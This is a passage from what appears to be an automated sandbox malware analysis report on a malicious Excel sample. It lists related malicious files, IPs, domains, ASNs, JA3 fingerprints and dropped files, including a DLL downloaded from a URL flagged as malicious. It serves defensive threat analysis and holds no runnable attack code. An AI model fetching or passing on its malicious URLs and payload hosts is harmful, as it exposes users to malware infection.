NtEnumerateValueKey calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtReadVirtualMemory calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
16:51:48	API Interceptor	1116x Sleep call for process: regsvr32.exe modified
16:52:03	API Interceptor	512x Sleep call for process: DWWIN.EXE modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
5.100.228.233	hy9x6wzip.dll	Get hash	malicious	Browse	
	INV7693947099-20210111388211.xlsm	Get hash	malicious	Browse	
	jufk0vrar.dll	Get hash	malicious	Browse	
80.86.91.27	hy9x6wzip.dll	Get hash	malicious	Browse	
	INV7693947099-20210111388211.xlsm	Get hash	malicious	Browse	
	jufk0vrar.dll	Get hash	malicious	Browse	
46.105.131.65	hy9x6wzip.dll	Get hash	malicious	Browse	
	INV7693947099-20210111388211.xlsm	Get hash	malicious	Browse	
	jufk0vrar.dll	Get hash	malicious	Browse	
77.220.64.37	hy9x6wzip.dll	Get hash	malicious	Browse	
	INV7693947099-20210111388211.xlsm	Get hash	malicious	Browse	
	jufk0vrar.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.Dridex.735.5073.dll	Get hash	malicious	Browse	
	1 Total New Invoices-Monday December 14 2020.xls	Get hash	malicious	Browse	
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	
	1-Total New Invoices Monday Dec 14 2020.xlsm	Get hash	malicious	Browse	

Copyright null 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	
	SecuriteInfo.com.Mal.EncPk-APV.3900.dll	Get hash	malicious	Browse	
	ygyq4p539.rar.dll	Get hash	malicious	Browse	
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cdn.digicertcdn.com	SurfsharkSetup.exe	Get hash	malicious	Browse	• 104.18.10.39
	http://https://correolimpio.telefonica.es/atp/url-check.php?URL=https%3A%2F%2Fnhabeland.vn%2Fsercurirys%2FRbvPk%2F&D=53616c7465645f5f824c0b393b6f3e2d3c9a50d9826547979a4ceae42fdf4a21ec36a319de1437ef72976b2e7ef710bdb842a205880238cf08cf04b46eccce50114dbc4447f1aa62068b81b9d426da6b&V=1	Get hash	malicious	Browse	• 104.18.10.39
	ASHLEY NAIDOO CV.doc	Get hash	malicious	Browse	• 104.18.10.39
	RFQ.doc	Get hash	malicious	Browse	• 104.18.10.39
	SecuriteInfo.com.Trojan.BtcMine.3311.17146.exe	Get hash	malicious	Browse	• 104.18.11.39
	http://test.kunmiskincare.com/index.php	Get hash	malicious	Browse	• 104.18.11.39
	http://https://email.utest.com/ls/click?upn=Q3qQnfemZbaKqqMTD32WX0Q-2F38lqT2tAzE5eVnmPd7-2BQtbqdrAGPxGIiQmtbZbEcQfp88ilOu42BqywW-2BHQ-2F36ib8mcb8EYG4w64IcmefI3xXbpzwMP3NQ3974KeR1Cm-2FtwcR7xFilzHs6N8iNLyS48aGcVYmSpzSB5rZFj7iHuxTwLnTumc1AOR4vtcYHqqiqHY7g-2B-2FJ-2Bp2X-2FMfZ-2FQF6-2BtQvwrHR4Do9NZhu9Dvij-2BKa330W7UbuEz2ilv6oZ18C14g_HT-2FwmlBF7R5nW6HayR9wjpSE-2FEYoNhBRZJxfk0aqS7vYxNZiuzaetMNdYjE6WQ7lhnX-2F3CEUYMAVCWb9b2KoxJgG7bbDpZV8jJzJcz-2FHdj603HdwbUFnR5bNfB4iXdW0ho4xmgP3jr4yW0dQVZ-2FVH-2B4BUSDEwiU9rMA5oZN54vSw8okk6D-2FopaYrwFKHesb3rZ-2B-2FXvvZXiTmiwexXLF98nxPgg28hqPBVP8Ce82XUi0-3D	Get hash	malicious	Browse	• 104.18.10.39
	http://https://email.utest.com/ls/click?upn=eSGWhpVX2YfcJc4oKRJyCitYauf8dzcbVvAmQmQH4oZBbVMlkneKSVGqyJywGhpngTJJbZcqKw2ZrPBb6oQsQjUFyq4tbqbTGCzxR1eG4Z9O9abaPDZxc5NM1HvYjLOzed8zOYLIYcXnFBAxNAMQRlQBs6-2FmRK-2BaDDT2yagiQtTusU0-2FuKBxVVMBtDF3y-2BvaUDK48BxfAjoAvSGh6p8tJcMdNHuC687sMnINVJLdmfU-3D7Y6S_CzF3IAhuvYaPWoKJ87ALtJgaMHByYMlBwvQVuZ3bhcFe4St6cx8KCfN-2B2rcCNvOA-2BeX4QMjQb-2FUgtEcK8j5R6EI1G-2BBWI35h9mDCE7AAF1w3V3wR14L28vyaTqJbw5uQyTI0DJse16q7T2cnyVezsqen7-2F42lXjAhKUL9SqUvgoogoRMVuUrByVc8HvS0sQEQjAPQ8xNbeD4KhQ-2BMcqRFg-3D-3D	Get hash	malicious	Browse	• 104.18.11.39
	http://https://email.utest.com/ls/click?upn=7pk4n7zyu3C81Mn1P-2FDmbQYiftB7Um69feDieyAcP67WG6G79-2FZJVKAlazUBAbfEF4GoDtXgPjNLWzDCnPh7Xakgzgk-2FmStvhSscVXayLFhZIIFZIYIscDWC3lu-2BcY3A9omatVYEiWPK2Incpc6HzU578AM2hu6p-2Bn6uq0TcLQpocWZwdV9dCrqsMtrX-2FDi4HBg4XX4-2F3i2UkQ7nuJQrSo1-2FKKJZxdiMlvGfSPtt6AA-3D_Ps1_JjL7p1lgTUYZ5WQny2C5NjuXSDa0fPfjvfUw5EqzhcRvTxd-2F1XX8gbl7GK9SIE-2F651Ar7eNStX9JwifbMd-2Bpf6jPpjrN2U1igLfktYyJIQ-2Bml-2FEPkADqSRw-2Fi6D-2BnALXT-2B-2FvcMCA95hRIW-2FohWo93WXHSr3sm64NMmNmn7vCUVlwAUUBcpBMBuo-2FwDzI6vV-2FqVihNDaxiv67q2KreHoN-2B1iBGj-2FxyhjkJJWZIE1Jjos-3D	Get hash	malicious	Browse	• 104.18.11.39
	http://https://email.utest.com/ls/click?upn=67aRGAcCFCvHxiPAckWKkhPC4KvHs6b-2F2weO-2F4bbSuzsR0S00yjD-2Bp98nxI8VUxFO-2BA-2FaoV7I7ejt7iWFdzNGQD7Rt-2B-2FrHigS8odmZ5jtBR1Jc-2F-2ByB20l8hXLQVEUsoKYNzQVntp2VlCibfgJJsmyTb3rVDsu9ejaUs6-2FrCmWTartaVeLsn0D92Hp7N17yWd7UqmLdwaGYREjE6axvHGamR7YgBj26o7dhrUoK-2BeTg4-3DlR5U_V3NU-2FA-2F-2BMCS01eqTEl7SwdC4Y1sHc0Ok-2BE-2BBcFuZa-2FMLGwVAklUo5zpn5w-2FWMCIp5-2FtPYdDyjonZQp2-2Fm-2FtoJqNBof8e11z4gErP9ujPflSfLTzXPNoDO4w6SdWItChamjCgpNcPi7T73NCj5Bg6ZnTadUi7N8-2BY2rrmnE5gpze1qYGwtCTwrD-2FEhq3HOVVSI6EgHrfbUqiGU0pY5jHFIJ3IDNrcPLgrZyFiYcyqRek-3D	Get hash	malicious	Browse	• 104.18.11.39

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://email.utest.com/ls/click?upn=LMh8OQWOikhQ4E8y-2BrYnz-2BbDB2TElaf90yCHoFAn4M1bYurbyYcloHeQnYwY0vQ7VDotXE-2F1AU3v6KKQKAvhhYV0UBWlqtuRNZJVtvX80VxChFCc1lzvSHIOg2vQaiTyT0IDnohwmvAyk6q7Lw7aV2oNzPp1SRnlWHFXN0qSB1ZgfLjV0g7BwyUNgRacGzLQzxxo4OCEX0lynXTekIdGpsnVH8RdeHbQN5hmkvqmAfMoOPsGKIXFuD2XjXmSQNwHQ8tj_OFYFW3aawQjHnZ2oUsm9aGRmiVDxWOGUeXvmswsU9xvx6eL-2F-2Facl5TxDb-2FnQAE-2F9WO-2BX1bZLZ3dQ6WwuATmPzz3S8NpXbPAjepyz5kRHvZa0CDmTSp0IhGs72hXqIXDMOuT72gd5GYA2W6rPcohuTqV3rAs0ui6xQJlDhswQEvrgqzCELYcSf4yeLy0GlPUnnpdaGlBorHCk0eM6B-2FWcFUAXo2t3fTe0C5AFZKARfK8-3D	Get hash	malicious	Browse	• 104.18.11.39
	http://https://email.utest.com/ls/click?upn=pRtNAE4pBw306smbkBG7VfeIwBX2zq-2BxFGkc-2FYVg2kyteQhPgCyjFlF3g7Xm8OdsEJm4m-2Bb8v32fZo5G1S6lScPtZRx0O1qeslKL30HVUgu03CpTlmUlGG19oYXIdBdB3T-2BnneFUo-2FnuydTFtQrV-2FFD7ECFZ6-2BXjQduZf9kDgVI74LqkaeF5jfEKlvI9dNzmUWbncaLWs9jkPrQYRliwgvYISGRxPJ7a3gAUWZPRjDY-3DfCad_fQ8VNONEToroRqvq8M8IT71VVsbp-2FrVCPzMBywYUGjNEx5hFeS-2B3-2B0wfsC8rR2-2FcrAujDEHG74A-2FnVGsRRFxg-2FNYq0Ficj-2F6MNmWD3eD9hLtWuST0s8y4JgrbMq35uIiVx4-2FWXoquNFvepEkXYb-2BIlifvG1Hrrso0Hz938T8Kk2oqOiB-2BWIt73FfY6-2F7kAdcZID9fseESOxt2IDwNJfsG-2BJ2dV9l2zjNB8qRR8WVLPs-3D	Get hash	malicious	Browse	• 104.18.11.39
	http://https://email.utest.com/ls/click?upn=fuaIpvnsuSQILWwzYiXi5qnEApdA08gndIGt9eDXEUzb2D9ZQis83XJjquyQ-2B9NU6N6PUmNiYKL2-2B9K-2B0Q-2FRuNZV2Rm6EE3tP6uveKZcpGa39fA3R6q6mtnf0YazerOr3Wym2I-2B4EKphohsG9TZrR10vb4sAorg3TlmbMLBvyRhlhPfnKFPOumxhPEnjlTpz4URurYF2wvhUTU5FbrZwbgaLDFhKWhDuDmKVQ4MiqOgEAGo1wQlNp439PzN1eKX8UvDM_oB8tJkdbn8-2B0HmsO8J4iQplzftnfE-2B8k0a9q1EntRKkJu1B-2FCVgO526eX33TRFpJwAzeZS5KAS0tKKzRRvWnodI78aEsHhSxo91ApNyL4MdpCkbZLJkdQb12aN6YOUgsp7GPBut2ZGkQb0VPeuTR9sLawADBZxxcvvOm5C44mioeJoHe0qFQpD7j-2FkTjaJgMi4jWdYXYz6hdODOLE13y3HyL2fGbEXG3mHtm20h7Ry8-3D	Get hash	malicious	Browse	• 104.18.10.39
	http://https://m365.eu.vadesecure.com/safeproxy/v4?f=xQsVwKRZoQHMcJWN90zqnir6G6pZJkmZJBUJoNEfoN5w0NIk94-OeCH1NldcAqKsz75KalR9dIZlPCJr1Ux0xQ&i=dKwbScfh0hAXC0Inkkq0sM5FeXPK9I7Ny4D2nAPOiEibKJwP2etJDqX8WzAoEu0mklzE6wT-r8I8OtTRdIg8Sg&k=EPqM&r=_vxI1MPLJP9RjHYc6dmEH2aQYLnm7iSEcU9gx_WNg2_vrJo8MeAqNzNCqHX9DNrQ&s=dbc75c7ed54466f34eeae3fd3b1612b20fb815efc99933570f78acd79467623c&u=https%3A%2F%2Femail.utest.com%2Fls%2Fclick%3Fupn%3DlGjzeq3i4yih7CYyWDD2uGWEioaO303Ya1CTzgGY6ZFHmgV-2FF-2FEWXdAYvLiLIvET2r-2BfuQ5qIL56xFMZkA-2F-2BXKhuWb2hSemZwMxFmG0rDjjP9tlrcROzWmQSAh2kMQamb79I1cx4-2Fvjhww3n8oZQi-2FnOhlQdbGdNxKrX28q7P-2FPufa0AAvr-2FvNJcD-2FrxpMHjDG9dPJU0WEGqi12uVZQLCz-2BjYAJF5yCzK-2FjUezEn2d6sv-2BTETl96ejjfG9yQ2VbdWqGp_snpiKdUCY2bDrEnMsWMAnz6f3HkWPd0oUIj3WsKz0V4NahNEm-2BJ9rDW2-2Fib8wsclxoRuHsrv-2B0aoCVw0ftXwGZJTPgQ4k6DZXQjAqFeejOYe-2FRbaSc1Yf5Xj5PUa6lKqmFYNWSkevePONwyMaBGxV4NDGtgMbAc7jyOEWYDUniHPiY87Lpiw631423FED14OvXIfrL7S45QvDvK6-2Fc04r-2B65lMxyCebYSr-2FOr4bCpGQ-3D	Get hash	malicious	Browse	• 104.18.10.39
	http://https://email.utest.com/ls/click?upn=kHi9kJ2VFJGMl00Uc0lXdd7WKRMGsOIU4g4ei1d-2FX5m1QA-2FrT8Vl5L3Fk3cMytK6G9se1iMMnmCZDn1xIdrYiQ1p-2FwcQpvha0Cl5oPF0v81y5hgAsim7OqaA63T8LZn1UUJlEgydRUHiWwDj8GYDCxqGnV0O0rl4O7I6kSKWwA2QN6GRUB5jtLYkPnKAtjOoUgEhfuSimn9pHS78TURJ3gh4c37fJ5SLcFsdSMlL5cSNM599TAmyU83RYL5vT6LiS59Z_K8t8bbLaByOBk98eoL7OiHjGcOStuW9cK4Z47GjL3LOg6J63-2FMkWRpNoPmcLIu18HCMEgODcyx-2FUvVhPVIvmHjzJiqJBCjoeBbWoJaKrxsvgnkh140XYi8oSb4fB3DPwhOq9ho1ZQ40V7Ij7E76nndroD8i7Zx6K9k23tLqOPU-2BI4uv4B0Gy5ZNEnpZd7wg2RXwXNiQ76annNuw-2BlzoA5-2FGihgJE5sZwqDaPnA1XR7c-3D	Get hash	malicious	Browse	• 104.18.10.39
	Vessel details.doc	Get hash	malicious	Browse	• 104.18.11.39
	excel.xls	Get hash	malicious	Browse	• 104.18.11.39
	excel.xls	Get hash	malicious	Browse	• 104.18.10.39
	http://cloudz.pw/go?green=carrier 48gs-036060301 operation manual	Get hash	malicious	Browse	• 104.18.10.39

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GD-EMEA-DC-SXB1DE	hy9x6wzip.dll	Get hash	malicious	Browse	• 80.86.91.27
	INV7693947099-20210111388211.xlsm	Get hash	malicious	Browse	• 80.86.91.27
	jufk0vrar.dll	Get hash	malicious	Browse	• 80.86.91.27
	s3CRQNulKZ.exe	Get hash	malicious	Browse	• 217.172.179.54
	DFR2154747.vbe	Get hash	malicious	Browse	• 85.25.93.233
	r8a97.exe	Get hash	malicious	Browse	• 62.75.168.106
	NKsplucdAu.exe	Get hash	malicious	Browse	• 217.172.179.54
	lZVNh1BPxm.exe	Get hash	malicious	Browse	• 217.172.179.54
	qG5E4q8Cv5.exe	Get hash	malicious	Browse	• 217.172.179.54
	SecuriteInfo.com.BehavesLike.Win32.Generic.cc.exe	Get hash	malicious	Browse	• 217.172.179.54
	990109.exe	Get hash	malicious	Browse	• 87.230.93.218
	og0gax.dll	Get hash	malicious	Browse	• 62.138.14.216
	M1OrQwls8C.dll	Get hash	malicious	Browse	• 62.138.14.216
	http://https://installforge.net/downloads/?i=IFSetup	Get hash	malicious	Browse	• 5.175.14.17
	SecuriteInfo.com.Trojan.Dridex.735.5073.dll	Get hash	malicious	Browse	• 85.25.144.36
	sample.exe	Get hash	malicious	Browse	• 134.119.76.46
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	• 85.25.144.36
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	• 85.25.144.36
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	• 85.25.144.36
	1-Total New Invoices Monday Dec 14 2020.xlsm	Get hash	malicious	Browse	• 85.25.144.36
GODADDY-AMSDE	order no. 3643.exe	Get hash	malicious	Browse	• 160.153.133.87
	W08347.exe	Get hash	malicious	Browse	• 160.153.128.42
	http://https://northernprepsquad.uk/wp-content/C2SgD76AFgrcENck0bAOmz8LMoQDQN9C8XlsS16BNPCVrzJBNs/	Get hash	malicious	Browse	• 160.153.138.177
	order (2021.01.05).exe	Get hash	malicious	Browse	• 160.153.136.3
	Nuevo pedido.exe	Get hash	malicious	Browse	• 160.153.136.3
	Rfq 214871_TAWI Catalog.exe	Get hash	malicious	Browse	• 160.153.136.3
	http://https://6354mortgagestammp.com/	Get hash	malicious	Browse	• 160.153.136.3
	SHIPPING INVOICEpdf.exe	Get hash	malicious	Browse	• 160.153.133.212
	rib.exe	Get hash	malicious	Browse	• 160.153.136.3
	payment copy.exe	Get hash	malicious	Browse	• 160.153.136.3
	TN22020000560175.exe	Get hash	malicious	Browse	• 160.153.133.87
	V-0093717.doc	Get hash	malicious	Browse	• 160.153.138.71
	Archivo.doc	Get hash	malicious	Browse	• 160.153.137.170
	P.O-45.exe	Get hash	malicious	Browse	• 160.153.136.3
	Rfq_Catalog.exe	Get hash	malicious	Browse	• 160.153.136.3
	AWBInvoice INA101970.exe	Get hash	malicious	Browse	• 160.153.136.3
	http://omilen.cl/wordpress/o5MLV1qQlaZNrKSU1SyA/	Get hash	malicious	Browse	• 160.153.137.14
	wspaxx.exe	Get hash	malicious	Browse	• 160.153.138.177
	inv.exe	Get hash	malicious	Browse	• 160.153.136.3
	court_case_information-58.xlsm	Get hash	malicious	Browse	• 160.153.209.23
SENTIANL	hy9x6wzip.dll	Get hash	malicious	Browse	• 5.100.228.233
	INV7693947099-20210111388211.xlsm	Get hash	malicious	Browse	• 5.100.228.233
	jufk0vrar.dll	Get hash	malicious	Browse	• 5.100.228.233
	anthon.exe	Get hash	malicious	Browse	• 145.131.21.142
	baf6b9fcec491619b45c1dd7db56ad3d.exe	Get hash	malicious	Browse	• 91.216.141.46
	p8LV1eVFyO.exe	Get hash	malicious	Browse	• 91.216.141.46
	lQtvZjIdhN.exe	Get hash	malicious	Browse	• 91.216.141.46
	148wWoi8vl.exe	Get hash	malicious	Browse	• 91.216.141.46
	plusnew.exe	Get hash	malicious	Browse	• 145.131.29.142
	List-20200731-79226.doc	Get hash	malicious	Browse	• 5.100.228.16
	LIST-20200731-88494.doc	Get hash	malicious	Browse	• 5.100.228.16
	Rep_20200731.doc	Get hash	malicious	Browse	• 5.100.228.16

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
eb88d0b3e1961a0562f006e5ce2a0b87	INV7693947099-20210111388211.xlsm	Get hash	malicious	Browse	• 77.220.64.37

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Document74269.xls	Get hash	malicious	Browse	• 77.220.64.37
	Document74269.xls	Get hash	malicious	Browse	• 77.220.64.37
	1 Total New Invoices-Monday December 14 2020.xls	Get hash	malicious	Browse	• 77.220.64.37
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	1-Total New Invoices Monday Dec 14 2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	SecuriteInfo.com.Heur.15645.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	Statement_1857_of_12_09_2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	Statement_9505_of_12_09_2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	MSC printouts of outstanding as of 73221_12_09_2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	Invoice.29002611.doc	Get hash	malicious	Browse	• 77.220.64.37
	MSC printouts of outstanding as of 64338_12_09_2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	MSC printouts of outstanding as of 41705_12_09_2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	printouts of outstanding as of 27212_12_11_2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	Inv.Docum.559488870.doc	Get hash	malicious	Browse	• 77.220.64.37
	Inv.Docum_323925335.doc	Get hash	malicious	Browse	• 77.220.64.37

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\3C428B1A3E5F57D887EC4B864FAC5DCC	
Process:	C:\Windows\System32\DWWIN.EXE
File Type:	data
Category:	dropped
Size (bytes):	914
Entropy (8bit):	7.367371959019618
Encrypted:	false
SSDEEP:	24:c0oGlGm7qGlGd7SK1tcudP5M/C0VQYyL4R3fum:+JnJ17tcudRMq6QsF
MD5:	E4A68AC854AC5242460AFD72481B2A44
SHA1:	DF3C24F9BFD666761B268073FE06D1CC8D4F82A4
SHA-256:	CB3CCBB76031E5E0138F8DD39A23F9DE47FFC35E43C1144CEA27D46A5AB1CB5F
SHA-512:	5622207E1BA285F172756F6019AF92AC808ED63286E24DFECC1E79873FB5D140F1CEB7133F2476E89A5F75F711F9813A9FBB8FD5287F64ADFDCC53B864F9BDC
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	0...0..v.....:.....(d.....0...*.H.....0a1.0...U....US1.0...U....DigiCert Inc1.0...U....www.digicert.com1 0...U....DigiCert Global Root G20...130801120000Z..380115120000Z0a1.0...U....US1.0...U....DigiCert Inc1.0...U....www.digicert.com1 0...U....DigiCert Global Root G20.."0...*.H.....0.....7.4.{k.h..Ju.F.!.....T.....:..<z...k.-.^.$D.b.~..~.Tu ..P..c .l0.....7...CN.{,.../..:...%.k.`.`.O!I..g..a.....2k..W.].....I.5-..Im.w..IK..U.....#.LmE.....0..LU.'JW.|...s...J...P.....!.....g(.s..=Fv...!4M..E..I.....3.).....B0@0...U.....0....0...U.....0...U.....N"T ....n.....90...*.H.....`g(.o.Hc.1..g..}<.J...+..._sw*2.9.gB.#.Eg5....a.4.. L....5.v..B..D...6t$Z.I..Y5..I....G*=./.\... ._SF..h...0.>1.....>5.._..pPpGA.W.N .....7.%.u...o..Aq..*.O. U...E..D..2...SF.,...".K..E....X..}R..YC....&.o....7}.....w_v.<..]V[..fn.57.2.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Reputation:	high, very likely benign file

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC... 3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.... ....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y}(....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G..... ..b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u. .s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,IH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`.....A$:.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\3C428B1A3E5F57D887EC4B864FAC5DCC	
Process:	C:\Windows\System32\DWWIN.EXE
File Type:	data
Category:	dropped
Size (bytes):	252
Entropy (8bit):	3.0843541827899497
Encrypted:	false
SSDEEP:	6:kKftpLDKVIbjcalgRAOAUSW0zeEpV1Ew1OXISMlcV/:jLutWOxSW0zeYrsMlU/
MD5:	FCEAF34577B506872666E4E54BC497F0
SHA1:	625C0E374755F23B8DDF9798576CB1BFD359A778
SHA-256:	3F615DD1F226B588104631B0F8A9C3FCDEA098E0FA958D996C429BDB39084F1F
SHA-512:	43E379C566166B75214CBE738BB6831C9D458567723B4D8C49FFB14EB21D20813B796E75D90CAF39B22B27B842C512C403A713DD532D7FFE05E8E2C450634303
Malicious:	false
Reputation:	low
Preview:	p..... ....j...qy./}...(..... ....n...u.....h.t.t.p.:././.c.a.c.e.r.t.s...d.i.g.i.c.e.r.t...c.o.m./.D.i.g.i.C.e.r.t.G.l.o.b.a.l.R.o.o.t.G.2...c.r.t...".5.a.2. 8.6.4.1.7.-.3.9.2."...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.123186963792904
Encrypted:	false
SSDEEP:	6:kKRCzZwwDN+SkQlPlEGYRMY9z+4KlDA3RUegeT6lf:YzWkPlE99SNxAhUegeT2
MD5:	AB3C4E3D29F9B541982FE4DDDA51A7C1
SHA1:	D4795710EB3E44FEF18A66E3AA2E934B30DC8584
SHA-256:	F660F4B09CD32E15A372B8C169DCA42CA53D11D54D7282C9C138E82A413DB4CC
SHA-512:	2F219517514D48B6DB7E98377A736252F7DEB896E7DC03D368498CC64321D8168C8D3F189362B568637C32B3AF04A0C1F4FDC6400222B4462B0E87BC730F1D9F
Malicious:	false
Reputation:	low
Preview:	p..... .....,#.}...(..... .....Y.....$.....8...h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s. t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b..."0.6.9.5.5.9.e.2.a.0.d.6.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\eb3kd1le[1].zip	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	318976
Entropy (8bit):	7.117716571043564
Encrypted:	false
SSDEEP:	6144:CH9O040SSrnmrwc4oU2FmrEaoGAC+Y5H2V3B918juwN:+9O02Srnh0qEJC+Y218jdN
MD5:	153526D29EC2007BAB82E802476A4DE8
SHA1:	6AD4255289C294C1FB40D9B016BF9A3910ACD2D7
SHA-256:	960A1E2B0409907409403684B842DDCCC1BB3369EFAF5881FEA9D1DA51599717
SHA-512:	87CC56F173494817BC097959D6288880971045DF3BE3C881F62DD72C045EFA55A974FA2A6538518E62487374ABDC060585FC32C53565BE686516DEF39BBADC7E
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 33%
Reputation:	low
IE Cache URL:	http://inmindppe.com/eb3kd1le.zip
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...Qf._.....!...2.z...`.....&.....@.....@ .....\|.....0..(.....text....$.....&..... ..`.rdata.....@.....*.....@..@.rda ta3.....P.....,.....@..@.2.....`.....0.....@..@.rdata2.....p.....2.....@..@.data...H.....4.....@....text4...R.....T...P..... ..@.rsrc...|.....0..... .....@..@.reloc..(....0.....@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\28E159F7.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\28E159F7.emf

File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1408
Entropy (8bit):	2.270567557934206
Encrypted:	false
SSDEEP:	12:YnLmlzslqWuMap0Fol9l+EeQpN4lZsrBKlQzKlsl0u17u1DtDAcqitLMk+QCeJHo:Ync9640CXV34gNqXK7KhDDYB
MD5:	40550DC2F9D56285FA529159B8F2C6A5
SHA1:	DD81D41D283D2881BEC77E00D773C7E8C0744DA3
SHA-256:	DA935E8D60E93E41BCD7C3FBB1750EF3AC471C3AF78AFC8945DFBF31EB54A1E1
SHA-512:	FC354E4F37C9E1BA07DFC756F56A1ABE6A75230DEF908F34E43D35618B113A532E5B7C640F5B14BF75AC31003D8C66E06BA37A004E9357BF7896BD944A0514A
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	....l..... EMF.....).....`...1.....|..F.....GDIC.....L0.U.....iii.....-. .....-.....-.....-.....-.....l.....'.....-.....l.....$.....-.....'.....$..... -.....'.....l.....l.....'.....iii.....%.....'.....%.....'..... ....%.....'.....%.....'.....%.....L...d.....l.....?.....?.....".....l.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A668FB8C.png

